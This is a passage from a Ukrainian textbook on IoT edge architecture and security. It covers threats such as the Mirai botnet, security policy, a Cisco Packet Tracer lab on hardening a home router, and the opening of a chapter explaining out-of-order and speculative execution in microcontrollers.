– *агрегатори, маршрутизатори (routers), шлюзи (gateways), пограничні пристрої (Edge Device):* постачальники вбудованих систем, самі бюджетні складові (процесори, динамічна оперативна пам'ять і система зберігання даних), виробники модулів, виробники пасивних компонентів, виробники тонких клієнтів, виробники стільникових і бездротових радіосистем, постачальники міжплатформового ПЗ, розроб-

ники інфраструктури туманних обчислень, інструментарій для пограничної аналітики, безпеки пограничних пристроїв, системи управління сертифікатами;

– *глобальна обчислювальна мережа:* оператори стільникового зв'язку, оператори супутникового зв'язку, оператори малопотужних глобальних мереж (Low-Power Wide-Area Network, LPWAN). Зазвичай застосовуються транспортні протоколи Інтернету для IoT і мережевих пристроїв (MQTT, CoAP і навіть HTTP);

– *хмара:* інфраструктура як постачальник послуг, платформа як постачальник послуг, розробники баз даних, постачальники послуг потокової та пакетної обробки даних, інструменти для аналізу даних, програмне забезпечення як постачальник послуг, постачальники озер даних, оператори програмно-визначених мереж або програмно-визначених периметрів, сервіси машинного навчання;

– *сервіси аналізу даних:* величезні масиви інформації передаються в хмару. Робота з великими обсягами даних і отримання з них користі – це завдання, що потребує комплексної обробки подій, аналітики і прийомів машинного навчання;

– *сервіси безпеки (security):* під час зведення всіх елементів архітектури разом постають питання кібербезпеки. Безпека стосується кожного компонента: від датчиків фізичних величин до ЦПУ і цифрового апаратного забезпечення, систем радіозв'язку і самих протоколів передачі даних. На кожному рівні необхідно забезпечити безпеку, достовірність і цілісність. У цьому ланцюзі не має бути слабких ланок, оскільки Інтернет речей стане головною мішенню для атак хакерів.

3.3.2 Основні аспекти архітектури пограничної області та її фукції

Архітектура та функції пограничної області Edge в системах IoT та автоматизованих системах управління технологічним процесом виконують важливу роль у забезпеченні збору, обробки та управління даними на місці їх виникнення. Ця область розташована найближче до фізичних «речей» або об'єктів, з якими взаємодіє система.

Основними аспектами архітектури пограничної області, які дозволяють виконувати цілий ряд певних функцій в системах Інтернету речей, є такі.

1. *Датчики (sensors)*. Це фізичні пристрої, які збирають дані з навколишнього середовища. Датчики можуть бути різних типів: температурні, вологості, руху, освітлення тощо. Вони перетворюють фізичні параметри на електричні сигнали, які надалі можуть бути оброблені та використані для подальшого аналізу.

2. *Виконавчі механізми (actuators)*. Це пристрої, які здатні виконувати дії на основі отриманих команд: мотори, клапани, реле тощо. Вони використовуються для здійснення контролю та керування фізичними процесами або пристроями на основі отриманих від пограничної області команд.

3. *Інфраструктура для інтеграції з рівнем обробки подій*. Пограничная область забезпечує інтеграцію з рівнем обробки подій, де дані зберігаються, обробляються та аналізуються. Ця інфраструктура може містити системи зберігання даних (storage systems), системи обробки подій (event processing systems), платформи реального часу (real-time messaging platforms), системи аналітики (analytics systems) та інші компоненти, необхідні для ефективної обробки та аналізу даних.

4. *Адміністрування і керування пристроями*. Пограничная область містить функції адміністрування і керування пристроями: реєстрацію пристроїв (device registry), керування конфігурацією пристроїв, надання дозволів на доступ, моніторинг стану пристроїв і віддалене керування ними тощо.

5. *Аналітичні сервіси та машинне навчання*. Пограничная область може використовувати аналітичні сервіси та машинне навчання для аналізу даних та отримання цінної інформації: алгоритми аналізу даних, моделі машинного навчання або інші інтелектуальні компоненти, які допомагають зрозуміти, прогнозувати або приймати рішення на основі зібраних даних.

6. *Хмарні та туманні обчислення*. Реалізація пограничної області може базуватись на хмарних або туманних обчисленнях. Хмарні обчислення використовують віддалені сервери для обробки та аналізу даних, тоді як туманні обчислення передбачають обробку даних на локальних пристроях (наприклад, пограничних пристроях). Вибір підходу залежить від вимог до швидкодії, обсягу даних та інших факторів.

7. *Керування трафіком та оптимізація мережі*. Пограничная область виконує важливу роль у керуванні трафіком даних між кінцевими пристроями та центральною інфраструктурою, використовуючи при цьому методи оптимізації трафіка, кешування даних та локальну обробку для зменшення навантаження на мережу та покращення швидкості передачі даних.

8. *Резервне копіювання та відновлення даних*. Пограничная область може мати функції резервного копіювання та відновлення даних, які забезпечують безпечне зберігання інформації та можливість відновлення в разі втрати даних або у випадку збоїв. Це важливо для забезпечення надійності та доступності системи.

9. *Локальне прийняття рішень (Local Decision Making)*. Пограничная область може мати здатність приймати рішення на локальному рівні без необхідності передавання всіх даних на центральні сервери. Це корисно в ситуаціях, де потрібна швидка реакція або коли мережа зв'язку недоступна. Локальне прийняття рішень дозволяє забезпечити відповідність до заданих критеріїв і знизити залежність від централізованих ресурсів.

10. *Інтеграція з системами управління*. Пограничная область має бути здатною інтегруватися з існуючими системами управління, такими як системи автоматизації технологічних процесів (САТП) або системи управління будівлею (BMS). Це дозволяє координувати та керувати різними аспектами системи, забезпечуючи узгоджену роботу всіх компонентів.

11. *Безпека та захист даних*. Пограничная область потребує

підвищених заходів безпеки, оскільки вона є точкою контакту між внутрішньою мережею пристроїв та зовнішнім середовищем. Захист від несанкціонованого доступу, шифрування даних, аутентифікація та авторизація є критичними аспектами для забезпечення конфіденційності та цілісності інформації.

12. *Місцезнаходження та географічна розподіленість*. Пограничная область може бути розподілена по різних місцезнаходженнях, що дозволяє покрити велику територію або фізичний об'єкт. Це особливо важливо для систем IoT та АСУТП, які можуть мати розподілені компоненти або об'єкти управління. Географічна розподіленість пограничної області допомагає забезпечити ефективний збір даних, обробку та керування ними без зайвого навантаження на мережу.

13. *Довідкові дані та локальне сховище*. Пограничная область може мати доступ до довідкових даних та локального сховища, яке містить необхідну інформацію для роботи пристроїв та виконання завдань: сховище конфігураційних файлів, довідкова інформація про об'єкти або інші дані, що допомагають виконувати функції пограничної області навіть за відсутності зв'язку з центральними серверами або хмарними ресурсами.

14. *Моніторинг та діагностика*. Пограничная область може містити функції моніторингу та діагностики, які дозволяють відстежувати стан пристроїв, збирати дані про їх роботу та виявляти відхилення або несправності. Це допомагає забезпечити ефективне управління системою, вчасно виявляти проблеми та здійснювати профілактичне обслуговування.

15. *Інтеграція зі сторонніми сервісами*. Пограничная область може взаємодіяти зі сторонніми сервісами, як то сервіси зберігання даних, аналітичні платформи, сервіси машинного навчання та інші. Це відкриває широкі можливості для розвитку додаткових можливостей та використання розширених аналітичних та інтелектуальних методів обробки даних.

Наведені аспекти архітектури та функції пограничної області відіграють важливу роль у розвитку ефективних та безпечних систем IoT та АСУТП. Вони дозволяють забезпечити низьку затримку, гнучкість, масштабованість та надійність, що є вирішальними в таких системах (рис. 3.6).




Рисунок 3.6 – Пристрої пограничного рівня в архітектурі Інтернету речей в промисловості і побуті

Крім того, така архітектура та функції пограничної області в системах Інтернету речей та АСУТП дозволяють забезпечити швидкісну і ефективну взаємодію з об'єктами та забезпечити високопродуктивну обробку даних у місцях їх генерування та введення перед передаванням до вищих рівнів архітектури IoT для подальшої обробки та аналізу.

3.3.3 Роль пограничної області в системах IoT

Наведена архітектура та функції пограничної області в системах IoT дозволяють забезпечити ефективну взаємодію з об'єктами та забезпечити швидку обробку даних на місці їх виникнення перед передачею до вищих рівнів системи для подальшої обробки та аналізу. Отже, аналізуючи роль пограничної області в системах IoT, важливо зазначити такі основні аспекти.

1. Погранична область являє собою інтерфейс між фізичними «речами» та вищими рівнями системи. Вона дозволяє здійснювати збір даних з датчиків, виконувати локальну обробку та приймати рішення без необхідності постійного звернення до централізованих ресурсів.
2. Погранична область має велике значення для забезпечення низької затримки (*low latency*) та відсутності перебоїв у роботі системи. Завдяки локальній обробці даних на пограничному рівні, можна швидко реагувати на зміни стану об'єктів і приймати рішення в реальному часі.
3. Використання аналітичних сервісів та машинного навчання на пограничному рівні дозволяє виявляти патерни, робити висновки та забезпечувати автоматичне керування процесами. Наприклад, на основі аналізу даних можна виявити аномалії в роботі об'єктів і автоматично виконувати відповідні дії для усунення проблеми.
4. Погранична область може бути реалізована як на пограничних пристроях (наприклад, контролери, вбудовані системи), так і на хмарних обчислювальних ресурсах. Вибір платформи залежить від конкретних вимог системи, обсягу обробки даних та необхідної швидкодії.
5. Застосування пограничної області в системах Інтернету речей та АСУТП дозволяє раціоналізувати передачу даних по мережі, оскільки лише релевантна та оброблена інформація передається на вищі рівні для подальшого аналізу та прийняття рішень.
6. Забезпечення безпеки та захисту даних є важливим аспектом реалізації пограничної області. Врахування аспектів кібербезпеки, шифрування даних та аутентифікація пристроїв є важливими елементами для запобігання несанкціонованому доступу до системи.

Інтернет речей – це глобальна мережа комп'ютерів, датчиків (сенсорів) і виконуючих пристроїв (актуаторів), що зв'язуються між собою за допомогою інтернет-протоколу IP (Internet Protocol) (рис. 3.7).

Рисунок 3.7 – Стикування пристроїв пограничного рівня в архітектурі IoT з іншими пристроями в промисловості і побуті

3.4 Приклади застосування пограничної області в системах IoT

Приклад 1. Система «розумного будинку»

У системі «розумного будинку» погранична область може бути подана локальним контролером, який знаходиться безпосередньо в будинку і взаємодіє з різними датчиками, пристроями та системами управління. У цьому випадку функції пограничної області можуть містити:

1. Збір та обробка даних. Локальний контролер може взаємодіяти з такими датчиками, як датчики руху, температури, освітлення тощо, та збирати дані про стан будинку та його оточення. Він може обробляти ці дані та здійснювати необхідну аналітику прямо на місці.

2. Локальне управління. Погранична область може надавати можливість локального управління пристроями в будинку: освітлення, система опалення, кондиціонування повітря тощо. Це дозволяє забезпечити реал-тайм контроль та реагування на змінні умови.

3. Локальне сховище та обробка. Погранична область може мати сховище для локального зберігання даних, таких як журнали подій, конфігураційні файли та інші важливі дані. Вона також може здійснювати локальну обробку даних та аналітику, що дозволяє приймати рішення на основі місцевої інформації без необхідності постійного звернення до центральних серверів або хмарних ресурсів.

4. Моніторинг та діагностика. Погранична область може містити функції моніторингу та діагностики для виявлення несправностей, помилок або незвичайних подій. Вона може відстежувати стан пристроїв, спостерігати за енергоспоживанням, виявляти потенційні проблеми та надавати повідомлення або сповіщення користувачу.

5. Локальне керування та автономність. Погранична область може забезпечувати можливість локального керування системою навіть у випадку відсутності зв'язку з центральними серверами або хмарними ресурсами. Це дозволяє системі функціонувати автономно та забезпечувати базовий рівень управління та контролю навіть без зовнішнього зв'язку.

Таким чином, погранична область в системі «розумного будинку»

виконує ряд функцій, які дозволяють забезпечити ефективне та надійне функціонування системи, збір та обробку даних, локальне управління та автономність.

Приклад 2. Застосування пограничної області в IoT для забезпечення безпеки у розумному місті

У розумному місті велика кількість різноманітних пристроїв: камери відеоспостереження, смарт-ліхтарі, датчики руху та інші, з'єднані в мережу IoT. Ці пристрої збирають великі обсяги даних і взаємодіють між собою та з центральними серверами. Проте, це також може створювати ризики з погляду кібербезпеки.

Ось як пограничная область може бути використана для забезпечення кібербезпеки в розумному місті:

1. Захист від кібератак. Пограничная область може фільтрувати трафік, що надходить з пристроїв IoT, та використовувати механізми виявлення вторгнень для ідентифікації потенційних загроз та кібератак. Вона може аналізувати дані, перехоплювати небезпечні пакети і вживати заходів для їх блокування або виявлення зловмисників.
2. Локальне шифрування та аутентифікація. Пограничная область може забезпечувати шифрування даних, що передаються між пристроями IoT та центральними серверами. Вона також може використовувати протоколи автентифікації, щоб переконатися, що лише довірені саме так пристрої мають доступ до системи та можуть обмінюватися даними.
3. Моніторинг та виявлення аномалій. Пограничная область може аналізувати дані, що надходять від пристроїв IoT, для виявлення аномалій або підозрілих активностей. Вона може застосовувати алгоритми машинного навчання та штучного інтелекту для виявлення аномальних патернів, зокрема, спроб несанкціонованого доступу, атак або порушень безпеки.
4. Віддалене виконання політик безпеки. Пограничная область може здійснювати політики безпеки, встановлені центральними системами або відповідними адміністраторами. Вона може контролювати доступ до різних ресурсів, обмежувати привілеї та вживати заходів для запобігання небажаним або небезпечним діям.

Цей приклад ілюструє як пограничная область в системах IoT може забезпечувати захист та кібербезпеку, контролюючи, фільтруючи та аналізуючи дані, які взаємодіють між пристроями та центральними системами.

3.5 Кіберзагрози в Інтернеті речей

IoT-пристрої перестали бути дивиною в 2020-х роках – вони з'являються в магазинах, онлайн-маркетах, будинках. IoT виходить за межі побутового використання, їх застосовують і в промисловості (рис. 3.8).

Рисунок 3.8 – Сфери застосування IoT

Перша хвиля злому IoT-пристроїв пройшла в 2016–2018 роках. Тоді зловмисники отримали доступ близько до 100000 гаджетів. Вони керувалися за допомогою зараженого ПЗ і сформували ботнет – мережу пристроїв із запущеними на них ботами, які дозволили зловмисникам використовувати ресурси систем.

Ботнет «Mirai» шляхом підбору комбінацій дефолтних (за замовчуванням) логінів і паролів зламав велику кількість Інтернет-камер і роутерів, які в подальшому були використані для наймогутнішої DDoS-атаки.

Найрезонанснішою була атака, що вивела з ладу DNS-оператора мережі Інтернет DYN, який трансформує доменні імена в IP-адреси, а разом з ним і половину інтернету США. Для атаки ботнетом хакери зламали встановлені за замовчуванням логіни і паролі пристроїв.

У 2016–2017 роках кількість атак на IoT-девайси зросла на 600 %. Ця тенденція зберігається і у 2022–2023 роках. Компанія Symantec Inc. з забезпечення рішень кібербезпеки повідомила, що її мережа Global Intelligence Network блокує 142 млн. загроз в день. Розумні багатофункціональні мобільні телефони і смартфони можуть бути значно підтверджені сучасним ризикам інформаційних атак і загроз (рис. 3.9).

Рисунок 3.9 – Об’єкти загроз в Інтернеті речей [3, 4]

Проблема в тому, що більшість користувачів не замислюється про інформаційну безпеку своїх даних і захист пристроїв від зловмисників. Люди ставлять паролі, які легко зламати, не змінюють їх на роутерах і загалом дуже недбало ставляться до безпеки інформації. Це призводить до зломів пристроїв розумного будинку, мимовільним зупинок кардіостимуляторів, масштабних кібератак і витоків секретних даних.

В системах пограничного рівня Edge та рівня подання Enterprise основними ризиками є такі:

- канали передачі;
- пограничні фактори і пограничні пристрої (шлюзи, маршрутизатори, комутатори, та інше);
- мережеві загрози;
- вразливості функціоналу і кінцевих пристроїв;
- вразливості фізичного рівня і пограничних пристроїв;
- вразливості проміжних каналів і радіоканалів;
- недосконаліть і кіберзагрози опорної мережі (на базі Інтернет);
- вразливості і злам захищених каналів передачі даних і VPN-тунелів та proxy-точок;
- віруси, троянські програми і бекдори, «заточені» під конкретну інфраструктуру і архітектуру системи IoT.

3.6 Аспекти захисту та інструментарій захисту

Неважко уявити, що потенціальний злочинець може використати для того, щоб вияснити, чи є хтось у будинку, чи він порожній.

Втім, дослідники заявили, що є декілька варіантів захисту проти такого типу атак, наприклад ізоляція сигналу Wi-Fi по периметру будинку. Але цей спосіб важко реалізувати, і до того ж він не дуже ефективний.

Найбільш перспективний напрямок захисту – додати «шум» до радіосигналу Wi-Fi. Експерти сподіваються розвинути цей напрямок більш детально в майбутньому. Тим часом, дослідження експертів показує, що проста присутність сигналу Wi-Fi вже є серйозним ризиком для конфіденційності. Попри те, що бездротовий зв’язок значно покращує наше повсякденне життя, Wi-Fi також ненароком розкриває інформацію про нас та про наші дії. До цих пір цей ризик був просто знехтуваний, про нього ніхто не думав і не досліджував. Але такий стан справ потрібно змінювати.

Види технічного захисту такі:

- фізичний (апаратний);
- програмний;
- програмно-апаратний;
- мережевий і захист каналів.

Інструментами технічного аналізу та технічного захисту є:

- захист від втручання, фільтри потоків і розмежування прав доступу;
- мережеві екрани і мережеві екрани на пограничних пристроях;
- антивірусні системи та їх MVP-версії (portable) для пристроїв;

– повні антивірусні пакети Edge Internet Security та End-Point Security;
– заходи захисту і тонкі налаштування окремих компонент програмних і апаратних модулів Інтернету речей;
– впровадження політик безпеки системи і політик прав доступу;
– впровадження концепції мінімальної довіри/повної недовіри (Min-Trust, ZeroTrust) в процесі організації доступу під час підключення кінцевих систем і пристроїв до мережі IoT та підключення сегментів мережі.

3.7 Основи створення політики інформаційної безпеки

Методика створення політики безпеки підприємства складається з обліку основних (найнебезпечніших) ризиків інформаційних атак, сучасної ситуації, факторів неперебornої сили та генеральної вартості проекту.

Політика безпеки – це комплекс превентивних заходів щодо захисту конфіденційних даних та інформаційних процесів на підприємстві. Політика безпеки містить в собі вимоги на адресу персоналу, менеджерів і технічних служб. Основні напрями розробки політики безпеки такі:
– визначення того, які дані і наскільки серйозно необхідно захищати;
– визначення того, хто і якої шкоди може завдати фірмі в інформаційному аспекті;
– обчислення ризиків і визначення схеми зменшення їх до прийнятної величини.

Існують дві системи оцінення поточної ситуації в області інформаційної безпеки на підприємстві.

Перший з методів, ***метод «знизу вверх»*** досить простий, потребує набагато менше капітальних вкладень, але і має менші можливості. Він оснований на відомій схемі: «Ви – зловмисник. Ваші дії?». Тобто служба інформаційної безпеки, ґрунтуючись на даних про всі відомі види атак, намагається застосувати їх на практиці з метою перевірки, чи можлива така атака з боку реального зловмисника.

Метод «зверху вниз» є, навпаки, детальним аналізом всієї існуючої схеми зберігання і обробки інформації. Першим етапом цього методу є, як завжди, визначення, які інформаційні об'єкти і потоки необхідно захищати. Далі – вивчення поточного стану системи інформаційної безпеки з метою визначення, що з класичних методик захисту інформації вже реалізовано, в якому обсязі і на якому рівні. На третьому етапі проводиться класифікація всіх інформаційних об'єктів на класи відповідно до їх конфіденційності, вимог до доступності та цілісності (незмінності).

Далі йде з'ясування того, наскільки серйозної шкоди може заподіяти фірмі розкриття інформації або інша атака на кожен конкретний інформаційний об'єкт – обчислення ризиків. У першому наближенні ризиком є створення «можливого збитку від атаки» на «імовірність такої атаки».

Практична робота № 3

Мета роботи: вивчення процесів безпечної передавання та оброблення трафіка даних в персональних мобільних пристроях та пристроях пограничного рівня IoT; забезпечення безпеки передавання інформації в цих пристроях; способи попередження витоку даних та виявлення кіберзагроз.

Необхідні ресурси: ПК/мобільний пристрій (смартфон) або інший персональний пристрій з доступом до Інтернету; акаунт Google і додаток Playmarket або Applestore версії не нижче 2020 р. (ver. 10–15 або вище); пограничний пристрій: роутер чи комутатор рівня L3 або його модель; середовище моделювання трафіка Cisco Packet Tracer.

Завдання 1. *Створення надійного захисту пристроїв пограничного рівня для доступу до сервісів мобільних пристроїв та Інтернету речей.*

1.1. За допомогою системи моделювання та візуалізації комп'ютерних мереж Cisco Packet Tracer розгорнути домашню мережу IoT. Налаштувати бездротовий маршрутизатор в розумному будинку таким чином:

– змінити пароль за замовчуванням;
– змінити стандартний SSID;
– використати WPA2 Personal як метод захисту;
– використати фільтрацію IP та MAC для підвищення безпеки.

1.2. Створити домашню мережу за допомогою бездротового маршрутизатора:

– налаштувати сервер WEB DHCP на маршрутизаторі:
Маршрутизатор → WEB Сервер DHCP →
Перевірка підключення до роутера за його адресою з сервера;
– налаштувати ноутбук для перевірки підключення до сервера за його адресою з ноутбука:
IoT сервіс; 192.168.1.1. (як правило);
– пароль: `admin`; логін: `admin` (як правило)
– підключити кінцеві пристрої:
Конфігурація кінцевих пристроїв →
Розгорнуті пристрої в мережі моделі.

1.3. Включити функції безпеки даних у пограничному пристрої:
IP Spoofing, AntiHacking, AntiDDoS, Firewall та CyberSec,
якщо вони є в консолі управління безпекою у відповідному підменю «контролі адміністративного інтерфейсу управління пристроєм».

Завдання 2. *Створення захисту домашньої мережі за допомогою безпечного бездротового маршрутизатора.*

2.1. Змінити пароль за замовчуванням:
Доступ до маршрутизатора із ноутбука/ПК.

2.2. Змінити ім'я SSID маршрутизатора за замовчуванням та вимкнути

функцію трансляції у разі зміни SSID. Зв’язок ноутбука і кінцевих пристроїв з маршрутизатором було втрачено.

Для відновлення потрібно повторно підключитись і залогінитись за новою IP-адресою та новими даними авторизації.

2.3. Налаштувати безпеку WPA2 на бездротовому маршрутизаторі.

2.4. Налаштувати Ноутбук (Laptop0: localhost) як бездротового клієнта:

Переналаштування кінцевих пристроїв.

2.5. Перевірити можливість з'єднання з маршрутизатором та сервером із іншого пристрою (ноутбука/ПК) чи віддаленого ноутбука. Доступ зі стороннього ноутбука до сервера чи маршрутизатора має бути відсутній. Щоб зв’язатись з маршрутизатором необхідно мати WPA2-PSK-пароль та SSID-маршрутизатор.

2.6. Налаштувати маршрутизатор для підтримки фільтрації MAC.

2.7. Перевірити MAC-фільтр. Маршрутизатор буде видимим для ноутбука та інших кінцевих пристроїв, якщо їх MAC-адреси будуть у списку дозволених MAC-адрес маршрутизатора.

У хакера, зловмисника або стороннього користувача зв'язок з маршрутизатором відсутній.

2.8. Зробити аналітичні висновки до завдання:

- як в цій практичній роботі було налаштовано домашню мережу IoT на пограничному рівні;
- як проведено відповідні налаштування кінцевих пристроїв: ноутбука та інших IoT-пристроїв;
- навести аналітику даних із забезпечення захисту домашньої мережі налаштуванням маршрутизатора. Встановлення захисту WPA2 – PSK + AES унеможливлює доступ зловмисника до мережі. А фільтрування IP/MAC-адрес забезпечує додатковий рівень захисту шляхом заборони доступу для пристроїв, MAC-адреси яких відсутні в дозволенному (Permit) списку маршрутизатора. Якщо маршрутизатор сучасний і підтримує останні протоколи захисту і шифрування – налаштуйте WPA3 – PSK + AES (це сучасне кодування).

Завдання 3. *Дослідження правил безпеки мобільного пристрою. Робота з персональними мобільними пристроями.*

3.1. Відкрити Playmarket в смартфонах або планшетних ПК на базі ОС Android або Appstore для мобільних пристроїв на базі iOS або інше хмарне сховище програм для інших мобільних пристроїв із операційними системами, відмінними від зазначених.

3.2. Зайти в пошук програм і знайти системну програму аналізу трафіка (Network Trafik View або аналогічну їй), а також програму LAnSpy. Встановити і запустити.

3.3. Залежно від функціонала запустити консоль аналізу мережі. Подивитись параметри навколишнього середовища і пристроїв мережі, зокрема: IP-адреси, MAC-адреси. Сформувати таблиці і занести ці дані про мережу.

3.4. За допомогою програми *Wi-Fi network analyzer* здійснити побудову аналітичних графіків за підключеними пристроями Wi-Fi в мережі і контентного трафіка. Зробити скріншоти, які потім занести в звіт.
За типом і якістю сигналу даних контенту сформувати пріоритетність систем доступу кінцевих Wi-Fi пристроїв. Скріншоти графіків сторонніх пристроїв Wi-Fi загального потоку даних занести в звіт. Зробити скріншоти параметрів цих пристроїв, а також даних аналізу трафіка від них і теж занести в звіт.

3.5 Відкрити у своєму пристрої консоль «налаштування» і вибрати опції:


Налаштування → Передача даних (або мережі/трафік мережі та/або аналогічне) → трафік/данні програм → показати.

Навести дані аналітики трафіка для свого пристрою.

Контрольні запитання

1. Що таке IoT?
2. Які пристрої входять до IoT і його моделей?
3. Які моделі і рівні є в архітектурі IoT?
4. Які основні інформаційні загрози інснують для рівня EDGE IoT?
5. Що являє собою пограничний рівень EDGE Інтернету речей?
6. Які пристрої входять в рівень EDGE Інтернету речей?
7. Які заходи і прийоми технічного захисту інформації для пограничного рівня EDGE Інтернету речей Ви знаєте?
8. Що таке політика безпеки?
9. Які основні параметри політики безпеки?

4 ПРАКТИЧНА РЕАЛІЗАЦІЯ АТАК НА ПАМ'ЯТЬ МІКРОПРОЦЕСОРНИХ ПРИСТРОЇВ В СИСТЕМАХ IoT



4.1 Основні проблеми і ризики для IoT-пристроїв

Постійно розвинене середовище кіберзагроз продовжує зростати, оскільки додається все більше варіацій застосувань взаємопов'язаних пристроїв, – всесвіт Інтернету речей розширюється з величезною кількістю елементів та запасів даних.

Те, як організації та їх співробітники справляються з усілякими ризиками, часто залежить від стратегічного підходу до створення попереджувального плану атаки замість того, щоб розраховувати на відповідну реакцію після інциденту. Уникнути сліпих зон безпеки за збереження пильності в кіберпросторі – завдання, яке здатна оцінити більшість організацій.

Хоча передбачувані ризики наразі збільшуються і, звичайно, будуть збільшуватись у майбутньому, фахівці звузили свій список до найбільш значних кіберзагроз.

Прогнозується зростання числа атак на IoT-пристрої, зокрема на компоненти домашньої автоматизації та інше. Також можливі нові форми фінансової кіберзлочинності Інтернету речей, основані на IoT-атаках першого покоління (на банкомати та їх мережі). Кіберзлочинці використовуватимуть платіжні сервіси Apple Pay, Google Pay та, можливо, Facebook Libra. Ці технології нададуть можливості для нового типу кіберзлочинців, які використовують платіжні системи наступного покоління для зламу облікових записів для доступу до даних клієнтів та для крадіжки коштів. З іншого боку, з'явиться більше систем безпеки, що базуються на штучному інтелекті, які допоможуть компаніям захистити себе.

Наразі, в століття цифрової ери, для кожного власника смартфона важливо розуміти необхідність безпечного зберігання даних на своїх гаджетах, а також безпеку і кібербезпеку смартфонів загалом. Отримати доступ і проникнути в незахищений смартфон сьогодні дуже просто навіть для хакерів-початківців, які ще навіть школи не закінчили.

Основні ризики становлять:

- канали передачі Wi-Fi та Bloothooth та кабельні комунікації;
- ядро і компоненти введення-виведення операційних систем контролерів керування IoT;
- підмінене ПЗ або ПЗ із додатковими шкідливими функціями;
- порушення прав розмежування доступу і отримання неправомірних перевищених прав доступу до ресурсів платформи;
- неперевірені файли і прошивки;
- атаки на пам’ять контролерів керування IoT;
- недосконаліть і вразливості операційної системи та інтерфейсів керування і передавання інформації;

– недосконалість і вразливості додатків і встановлених програм;
– використання експлойтів і «пробиття» порушення штатного функціонала програмного забезпечення або ядра операційної системи;
– порушення, додавання, модифікування або вилучення системних програмних функцій ПЗ;
– дописування шкідливого коду, модифікація функціонала ПЗ або системних чи мережевих налаштувань;
– пограничні фактори і пограничні модулі зв'язку у пристрої (приймально-передавальний модуль, обладнання радіозв'язку та інше).

Сучасні пристрої IoT, особливо пристрої для промисловості, характеризуються наявністю мікропроцесорів (МП) і мікроконтролерів (МК), на які здійснюються атаки та інформаційні впливи.

4.2 Проблеми безпеки сучасних мікропроцесорних систем

Сучасні засоби для інформаційних втручань у промислові мікроконтролерні пристрої дозволяють успішно реалізовувати шкідливий функціонал і втручання в процеси МК шкідливим ПЗ, різними спеціалізованими програмними й апаратними засобами та модулями, а також методами прямого і непрямого доступу. Це дозволяє впроваджувати шкідливий функціонал, шкідливий код – зокрема, різноманітні експлойти та шкідливі мікромодулі ПЗ у мікропрограму МК, здійснювати інформаційні впливи на схему МК і його периферію та безпосередньо втручатись у його архітектуру. Результат – це дозволяє здійснювати втручання і суттєві порушення штатного функціонала МК та його периферію.

Передові позиції в галузі кібербезпеки займають засоби безпеки для інформаційних систем на базі мікроконтролерів, зокрема засоби аналізу інформаційних втручань і кібератак та запобігання їм. Розвиток і розробка їх функціонала зі збільшенням широти сфери застосувань, розширення доступних відомих архітектур МК в IoT-засобах є пріоритетною задачею і значно перевищує рівні розробки сучасних засобів виявлення, попередження і захисту від атак (IPS/IDS/SecD). Особливо це стосується загроз у формі спеціалізованого вузькоорієнтованого шкідливого ПЗ для МК систем з обсягом коду 0.1–8 Кб, яке експлуатує набір вразливостей Meltdown and Spectre в архітектурі мікроконтролера і направлене на компрометацію систем автоматики, автоматичного управління та промислової електроніки.

З погляду безпеки мікроконтролери можуть бути класифіковані згідно з цільовими кінцевими додатками:
– рішення в галузі автентифікації та довірені платформні модулі (trusted platform module: TPM), наприклад, для захисту як самого користувача, так і мереж IoT;
– банківські та індустріальні ідентифікаційні рішення для класичних компаній-виробників та емітентів смарт-карток на базі МК, що використовуються у сфері обробки платежів як персональні

ідентифікатори, для оплати послуг транспорту та в системах доставки платного контенту для телебачення;

– мобільні рішення безпеки для рішень на базі SIM-карток у мобільних продуктах та додатках міжмашинної взаємодії – M2M (machine-to-machine);
– автомобільні рішення для комунікації ближнього поля (NFC, eSE) та систем забезпечення безпечного водіння;
– індустріальні рішення безпеки для безпеки електронних систем та інтерфейсів систем контролю технологічних процесів.

Аналіз в мікроконтролерних схемах і систем та пристроїв управління показав, що основними факторами інформаційних загроз і втручань є:

– загрози пам’яті МК;
– загрози інтерфейсів і ліній доступу МК;
– загрози рівня ядра МК.

Точок впливу і здійснення інформаційних втручань є багато і результуючий вплив від прояву інформаційних загроз може мати досить серьозні наслідки для кінцевого функціонала роботи МК.

Враховуючи фактори впливу і їх специфіку прояву загроз для МК, пограничні умови і тип будови МК, основні місця прояву загроз показано на рис. 4.1.




Рисунок 4.1 – Основні загрози і місця їх прояву в архітектурі МК

4.3 Програмні і логічні види загроз у мікропроцесорних системах пристроїв IoT

1. *Позачергове виконання інструкцій в пам'яті МК як небезпечний тренд в кібербезпеці ядра в пам'яті МК.* У тому чи іншому вигляді позачергове виконання реалізовано у всіх сучасних мікроконтролерах, оскільки дозволяє отримати найбільший виграш у продуктивності за рахунок паралелізму на рівні команд. Для переупорядкування інструкцій застосовується алгоритм Томасуло, який дозволяє уникнути конфліктів і порушення цілісності інформації. Команди упорядковуються в чергу і виконуються в міру готовності своїх операндів. В цьому разі не обов'язково дотримується порядок їх слідування в мікропрограмі. Наприклад,

```
ld   r1, r2          // завантажити r1 з адреси r2
add  r2, r1, r3      // r2=r1+r3
add  r4, r3, r5      // r4=r3+r5
```

Припустимо, що операнди r3 і r5 готові до використання, в той час як r1 має бути завантажений з оперативної пам'яті. За почергового виконання інструкцій для виконання першої команди МК зупиняється, очікуючи готовності другого операнда (завантаження з оперативної пам'яті). Але для виконання третьої інструкції дані в r1 не потрібні, а її операнди готові до використання. У випадку позачергового виконання ця команда виконалася б першою, у той час, поки готується операнд для інструкції завантаження даних з пам'яті. Зауважимо, що позачергове виконання другої команди неможливе, оскільки вона явно залежить від результатів першої.

Перегрупування інструкцій не має порушувати хід виконання програми, а сам факт позачергового виконання не має бути видимий ззовні. Для усунення помилкових залежностей даних, що не дозволяють перебудовувати певні ділянки коду, як метод використовується перейменування регістрів, а результати позачергового виконання упорядковуються відповідно до мікропрограми.

2. *Спекулятивне виконання інструкцій і команд в мікропрограмі МК.* Мікропрограми в своїй роботі задіюють умовні переходи: залежно від виконання або невиконання певної умови чи інструкції виконуються різні ділянки коду мікропрограми МК. У багатьох ситуаціях перевірка умови – витратна обчислювальна операція (наприклад, потребує зчитування даних із ОЗП). Позачергове виконання в такому випадку не застосовується, адже невідомо напевно, яка гілка управління має бути обрана.

Розглянемо такий приклад:

```
for (i = 0; i<limit; i++)
  Result[i] = data;
```

Припустимо, що під час компіляції цей приклад зберіг свій вигляд (тобто, зберігся цикл). Припустимо також, що було здійснено достатньо велике число ітерацій циклу. У такому випадку, якщо перевірка умови циклу займає занадто багато часу, можна зробити припущення, що і в цей

